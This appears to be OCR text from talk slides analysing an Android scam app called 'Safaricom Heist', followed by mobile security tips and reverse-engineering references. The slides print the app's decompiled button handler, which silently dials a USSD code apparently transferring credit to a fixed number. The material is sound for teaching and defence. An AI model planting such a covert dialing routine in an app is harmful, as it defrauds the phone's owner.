
Safaricom Heist App

Safaricom Heist App Analysis





```
public void onMyButtonClick(View paramView) {
  String str1 = "*140*10*0743256636#";
  Intent intent1 = new Intent();
  Intent intent2 = intent1;
  Intent intent4 = intent1;
  this();
  Intent intent5 = intent1;
  intent1 = intent1.setAction("android.intent.action.CALL");
  intent1 = intent2;
  StringBuffer stringBuffer2 = new StringBuffer();
  StringBuffer stringBuffer1 = stringBuffer2;
  StringBuffer stringBuffer3 = stringBuffer2;
  this();
  stringBuffer2 = stringBuffer2.append("tel:");
  String str2 = str1;
  str2 = Uri.encode(str1);
  Uri uri = Uri.parse(stringBuffer2.append(str2).toString());
  intent1 = intent5.setData(uri);
  MainActivity mainActivity = this;
  Intent intent3 = intent5;
  startActivity(intent5);
  Toast.makeText((Context)this, "Chill kias Tufanye manenos😹😹□□....", 1).show();
```



ill kias Tufanye manenos😹😹🤣🤣

USSD code running...

Securing Your Device

- Secure Apps:
  - Download from reputable sources
  - Read & understand Policy & License agreement, permissions.

- Secure Network:
  - Connect to secure communication networks: WiFi, VPN

- Secure OS:
  - Updating software

- Don't jailbreak your phone (unless using it for research)

- Secure sensitive data - encrypt

#Learn more

References

- FRIDA: https://frida.re/docs/android/
- MOBDF: https://github.com/MobSF/Mobile-Security-Framework-MobSF
- MARA: https://github.com/xtiankisutsa/MARA_Framework
- Mobile CTFs: https://github.com/xtiankisutsa/awesome-mobile-CTF
- Android RE: https://maddiestone.github.io/AndroidAppRE/
- Safaricom Heist: https://twitter.com/binarylabske/status/1255375311837040646?s=19

#Question Time

Thank you